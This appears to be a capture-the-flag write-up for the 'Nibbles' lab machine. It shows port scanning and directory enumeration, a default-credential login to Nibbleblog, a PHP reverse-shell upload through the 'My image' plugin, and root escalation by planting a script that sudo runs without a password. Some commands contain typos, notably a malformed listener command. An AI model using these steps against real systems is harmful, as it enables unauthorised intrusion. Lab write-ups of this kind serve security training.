Reconnaissance

Initial Port Scan

```
sudo /opt/nmapAutomator/nmapAutomator.sh 10.10.10.75 All
```

- Open Ports
  - `22 ssh OpenSSH 7.2p2`
    `80 http Apache httpd 2.4.18`

Enumeration

Port 80


- From a web browser, a simple page is found

Hello world!

- However ,from the page source, a new directory i found
  - `/nibbleblog/`

/Nibbleblog/

- A blog page is found



- THis site is powered by "Nibbleblog"

Search for an exploit for Nibbleblog

- From the Google Search a shell upload code execution exploit is found

https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html

- However, the exploit require the admin credentials.

Gobuster on the /nibbleblog

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.75/nibbleblog/
```

- Result
  - ```
    /index
    /sitemap
    /themes
    /admin
    /plugins
    /install.php
    /update.php
    /READEME
    ```

- The version information is found from README
  - Version: v4.0.3

/admin

- From the page, a login panel is found
  - a default credential is worked!
  - ```
    admin / nibbles
    ```

Exploit

- according to exploit

https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html

- The exploit is when uploading image files iva the "My image" plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original exetension of uploaded files. THis extension or the actual file type are not checked, thus it is possible to upload PHP files and getting a reverse shell.
  - Have to change a malicious php file name to "image.php"

```
mv php-reverse-shell.php img.php
```

1. Upload the img.php

- ```
  Plugins => My image => Configure
  ```

** 2. Set up a listener and naviate to the img.php

```
sudo -lnvp 4444
```

- navigate to
  - ```
    http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php
    ```

- As a result, a reverse shell as "nibbler" is open

Privilege Escalation

Getting a stable shell

```
python3 -c "import pty;pty.spawn('/bin/bash')"
ctrl + z
stty raw -echo
fg
```

See the privileges

```
sudo -l
```

- The nibbler use can use monitor.sh as root without password

```
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/$
```

- Naviage to file
  - However, the file does not exist

Make a malicious file to escalate privileges

```
mkdir personal
cd personal
mkdir stuff
cd stuff
echo '#!/bin/sh' > monitor.sh
echo 'bash' >> monitor.sh
chmod +x monitor.sh
```

Execute the script with sudo

```
sudo ./monitor.sh
```

- As a result, a root shell is open.